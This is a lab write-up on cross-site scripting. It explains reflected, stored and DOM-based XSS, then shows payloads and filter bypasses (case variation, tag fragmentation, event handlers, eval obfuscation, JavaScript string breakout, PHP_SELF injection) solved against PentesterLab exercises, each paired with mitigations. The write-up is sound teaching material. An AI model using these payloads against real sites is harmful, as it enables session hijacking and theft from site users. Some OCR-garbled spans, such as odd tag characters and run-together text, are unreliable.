Cross-Site Scripting (XSS) Vulnerability Demonstration

Taha Zouggari

June 2025

Contents

1 Part I: Explanation and Background

1.1 What is XSS?

Cross-Site Scripting (XSS) is a common web vulnerability that allows an attacker to inject malicious scripts into web pages viewed by other users. These scripts are executed by the browser in the context of the trusted site, enabling attackers to steal cookies, hijack sessions, redirect victims, or deface the application.

1.2 Types of XSS

- **Reflected XSS:** Payload is immediately reflected from the server (e.g., in query parameters).
- **Stored XSS:** Payload is stored on the server and triggered when users view the affected page.
- **DOM-Based XSS:** Payload is executed by client-side JavaScript using untrusted DOM sources like ‘location.hash‘.

1.3 Injection Contexts and Crafting Payloads

1. Submit input such as `1234'"<>` and observe the output.
2. Determine if input appears in HTML body, attribute, or JavaScript context.
3. Choose a fitting payload:
   - `<script>alert(1)</script>` for HTML
   - `" onerror="alert(1)` for attributes
   - `";alert(1);//` for JavaScript strings

1.4 Mitigation Techniques

- Encode characters like <, >, `"`, and `'`, e.g.:

  ```
  <script>alert(1)</script> → &lt;script&gt;alert(1)&lt;/script&gt;
  ```

- Use framework functions like ‘htmlspecialchars()‘ (PHP), ‘OWASP Java Encoder‘, or ‘DOMPurify‘.
- Apply proper escaping depending on the context (HTML, JS, URL, attributes).
- Implement Content Security Policies (CSP) to limit script execution.

1.5 Why Filters Often Fail

- HTML and JavaScript are case-insensitive.
- Browsers tolerate malformed tags and scripts.
- Naive blacklists are easy to bypass using:
  - Case variation: ‘¡ScRiPt¿‘
  - Fragmentation: ‘¡sc¡script¿ript¿‘
  - String tricks: ‘eval(”al”+”ert(1)”)‘

- Non-script vectors: ‘¡img onerror=”...”¿‘





Figure 1: HTML encoding to neutralize script tags

2 Part II: Practical XSS Challenges

2.1 Challenge 1: Simple Reflected XSS

URL Example:

```
index.php?name=<script>alert(1)</script>
```




```
<!doctype html>
<html lang="en">
  <head>
  </head>
  <body>
    <h1>Hello
<?php echo $_GET['name'] ?>
    !</h1>
  </body>
</html>
```

index.php?name=John Doe

```
<!doctype html>
<html lang="en">
  <head>
  </head>
  <body>
    <h1>Hello
John Doe
     !</h1>
  </body>
</html>
```

Figure 2: XSS - Normal rendering of user input



```
<!doctype html>
<html lang="en">
  <head>
  </head>
  <body>
    <h1>Hello
<?php echo $_GET['name'] ?>
    !</h1>
  </body>
</html>
```

index.php?name=<script>alert(1)</script>

```
<!doctype html>
<html lang="en">
  <head>
  </head>
  <body>
    <h1>Hello
<script>alert(1)</script>
     !</h1>
  </body>
</html>
```

Figure 3: XSS - Injecting malicious JavaScript


Vulnerability Type

This is a **Reflected XSS** vulnerability where input is echoed directly into the HTML response.

Root Cause


```
<p>Hello, <?php echo $_GET['name']; ?>!</p>
```

Successful Execution



```
ptl-bba0176d0d96-9862686470e0.libcurl.me/index.php?name=<script>alert(1)</script>
```

```
ptl-bba0176d0d96-9862686470e0.libcurl.me says
1
```



```
<!doctype html>
<html lang="en">
  <head>
  </head>
  <body>
&lt;script&gt;alert(1)&lt;/script&gt;
```

```
<!doctype html>
<html lang="en">
  <head>
  </head>
  <body>
    <script>alert(1)</script>
```


Your payload
XSS missed!
Your payload
pentesterlab.com says
1
OK
Get PentesterLab PRO and get to the next level!
PentesterLab Bootcamp: Everything you need to get started in Infosec
Student
Individual
Enterprise
Linux and Scripting!
HTTP

Figure 4: Successful alert popup via XSS

2.2 Challenge 2: Case Variation Bypass

Payload:

```
<sCript>alert(1)</sCript>
```



ptl-7b0fec3c-895f31bc.libcurl.so/index.php?name=<sCript>alert(1)</sCript>.

ptl-7b0fec3c-895f31bc.libcurl.so says

1

Figure 5: Bypassing script filter using mixed-case tags

Why This Works

HTML is case-insensitive; filtering ‘¡script¿‘ does not block ‘¡sCript¿‘.


Recommended Defense

Avoid blacklists; use context-aware encoding.

2.3 Challenge 3: Tag Fragmentation

Payload:

```
?name=ha<sc<script>ript>alert('XSS')</sc</script>ript>eee
```



```
ptl-85607c43-a0db7781.libcurl.so/index.php?name=ha<sc<script>ript>alert(%27a94f696a-f51a-4161-a96c-19e0cfc7b6f7%27)</sc</script>ript>eee
```

ptl-85607c43-a0db7781.libcurl.so says

a94f696a-f51a-4161-a96c-19e0cfc7b6f7

Figure 6: Tag fragmentation to reconstruct '¡script¿'

Explanation

This technique bypasses naive filters that only look for exact matches of the '¡script¿' tag. The attacker breaks the word "script" into smaller fragments, which are then reconstructed by the browser's HTML parser. Despite appearing broken, the browser interprets:

```
<sc<script>ript>
```

as a valid '¡script¿' element.

Why it works:

- Browsers tolerate and reconstruct malformed HTML tags.
- Developers may use simplistic string filters such as:

  ```
  str_replace("<script>", "", $input);
  ```

  which can be easily bypassed through fragmentation or case variation.

Mitigation: Use context-aware output encoding. Avoid manual blacklists and rely on well-tested sanitization libraries (e.g., `DOMPurify`, `OWASP Java Encoder`).

2.4 Challenge 4: Keyword Filtering Evasion

Examples:

- `<img src=x onerror=alert(1)>`
- `<a href="javascript:alert(1)">Click</a>`
- `<div onmouseover="alert(1)">Hover</div>`

Table: XSS Bypass Examples

Bypass Type	**Example Payload**
Case variation	‘¡sCript¿alert(1)¡/sCript¿‘
Broken tags	‘¡scr¿alert(1)¡/scr¿‘
Event handler	‘¡img src=x onerror=alert(1)¿‘
Data URI	‘¡iframe src=’data:text/html;base64,...’¿‘
JS URI	‘¡a href=”javascript:alert(1)”¿Click¡/a¿‘

Table 1: Common XSS bypass techniques

Explanation

Even if the keyword ‘script‘ is blacklisted, attackers can exploit other HTML elements and event handlers to trigger JavaScript. Filtering based on exact strings is fragile, because modern browsers support many alternative vectors for executing code.

Mitigation: Use a proper sanitization library and implement strict input validation rules. Use a strong Content Security Policy (CSP) to restrict inline script execution.


2.5 Challenge 5: Bypassing `alert` With `eval()`

Bypass 1:

```
<script>eval("al"+"ert(1)")</script>
```

Bypass 2:

```
<script>eval(String.fromCharCode(97,108,101,114,116,40,49,41))</script>
```



```
view-source:https://ptl-53a0d7bf-1c7548c0.libcurl.so/index.php?name=hacker<script>eval("al"%2b"ert(1)")</script>
```

```
<!-- PentesterLab -->
<html>
    <head>
        <title>[PentesterLab] Essential XSS 05</title>
        <link rel="stylesheet" media="screen" href="/css/bootstrap.css" />
        <link rel="stylesheet" media="screen" href="/css/pentesterlab.css" />
        <script src="https://pentesterlab.com/tracking/xss_05.js"></script>
    </head>
    <body>
      <div class="container-narrow">
        <div class="header">
          <div class="navbar navbar-fixed-top">
            <div class="nav-collapse collapse">
              <ul class="nav navbar-nav">
                  <li><a href="https://pentesterlab.com">PentesterLab.com</a></li>
              </ul>
            </div>
          </div>
        </div>
      </div>
      <div class="container">
        <div class="body-content">


<div class="row">
  <div class="col-lg-12">
    <h1>XSS 05</h1>
      <p>Welcome
        hacker<script>eval("al"+"ert(1)")</script>!</p>


      <p>The objective of this exercise is to find the XSS in this page. First, you can start by personalising the page with your name by using <a href="/index.php?name=hacker">this link</a> and play with the URL.</p>
  </div>
</div>



      <footer>
        <p>&copy; PentesterLab</p>
      </footer>

    </div> <!-- /container -->


  </body>
</html>
```

Figure 7: Using eval + obfuscation to bypass keyword filters

Explanation

This challenge shows that even if the application blocks the word ‘alert‘, attackers can reassemble it using JavaScript string operations. The ‘eval()‘ function executes the dynamically built code string.

Why it works:

- JavaScript allows dynamic code generation and execution.
- Filters that block only literal ‘alert‘ or ‘¡script¿‘ are not sufficient.

Mitigation:

- Avoid using ‘eval()‘ entirely.
- Use strict CSP headers.
- Sanitize input thoroughly and escape JavaScript context properly.


2.6 Challenge 6: JavaScript Variable Injection

Original Code:

```
<script>
   var $a = "USER_INPUT_HERE";
</script>
```

Payload:

```
?name=taha";alert(1);//taagaga
```



```
view-source:https://ptl-2271ca7f-05de538c.libcurl.so/index.php?name=taha";alert(1);"taagaga
Line wrap
```

```
<!-- PentesterLab -->
<html>
    <head>
        <title>[PentesterLab] Essential XSS 06</title>
        <link rel="stylesheet" media="screen" href="/css/bootstrap.css" />
        <link rel="stylesheet" media="screen" href="/css/pentesterlab.css" />
        <script src="https://pentesterlab.com/tracking/xss_06.js"></script>
    </head>
    <body>
      <div class="container-narrow">
        <div class="header">
          <div class="navbar navbar-fixed-top">
            <div class="nav-collapse collapse">
              <ul class="nav navbar-nav">
                  <li><a href="https://pentesterlab.com">PentesterLab.com</a></li>
              </ul>
            </div>
          </div>
        </div>
      </div>
      <div class="container">
        <div class="body-content">


<div class="row">
  <div class="col-lg-12">
    <h1>XSS 06</h1>
      <p>Welcome!
                    <script>
              var $a= "taha";alert(1);"taagaga";
            </script>
                </p>


      <p>The objective of this exercise is to find the XSS in this page. First, you can start by personalising the page with your name by using <a href="/index.php?name=hacker">this link</a> and play with the URL.</p>
  </div>
</div>



      <footer>
        <p>&copy; PentesterLab</p>
      </footer>

    </div> <!-- /container -->


  </body>
</html>
```

Figure 8: Breaking out of a JavaScript string and injecting code

Explanation

This attack injects content inside an existing JavaScript context. The attacker closes the original string (‘"taha"‘), injects a new statement (‘alert(1);‘), and comments out the rest.

Why it works: The input is inserted without escaping into a JavaScript variable assignment. This allows the attacker to manipulate the surrounding code structure.

Mitigation: Escape user input when placing it into JavaScript code using a secure templating engine. Use encoding libraries that handle JavaScript contexts explicitly.


2.7 Challenge 7: PHP_SELF Injection in Form Action

PHP Code:

```
<form action="<?php echo $_SERVER['PHP_SELF']; ?>" method="POST">
```

Payload URL:

```
http://target/index.php/<script>alert(1)</script>
```



view-source:https://ptl-f169750e-6328beba.libcurl.so/index.php/"><script>alert(1)</script><

Line wrap

```
<!-- PentesterLab -->
<html>
    <head>
        <title>[PentesterLab] Essential XSS 08</title>
        <link rel="stylesheet" media="screen" href="/css/bootstrap.css" />
        <link rel="stylesheet" media="screen" href="/css/pentesterlab.css" />
        <script src="https://pentesterlab.com/tracking/xss_08.js"></script>
    </head>
    <body>
      <div class="container-narrow">
        <div class="header">
          <div class="navbar navbar-fixed-top">
            <div class="nav-collapse collapse">
              <ul class="nav navbar-nav">
                  <li><a href="https://pentesterlab.com">PentesterLab.com</a></li>
              </ul>
            </div>
          </div>
        </div>
      </div>
      <div class="container">
        <div class="body-content">


<div class="row">
  <div class="col-lg-12">
    <h1>XSS 08</h1>
      <p>Welcome
                </p>
   <form action="/index.php/"><script>alert(1)</script><" method="POST">
  Your name:<input type="text" name="name" />
  <input type="submit" name="submit"/>

  </form>

      <p>The objective of this exercise is to find the XSS in this page.</p>
  </div>
</div>



      <footer>
        <p>&copy; PentesterLab</p>
      </footer>

    </div> <!-- /container -->


  </body>
</html>
```

Figure 9: XSS via PHP_SELF manipulation in form

Explanation

The ‘$_SERVER['PHP_SELF']‘variablereflectsthecurrentpagepath, includinganythingappendedafterthescrip$

Why it works: The attacker injects a script directly into the form's ‘action‘ attribute, which gets parsed and executed as HTML.

Mitigation:

- Never directly use ‘$_SERVER['PHP_SELF']‘inHTML.Useafixedandsanitizedformaction.$

- Escape output using ‘htmlspecialchars()‘ or equivalent.

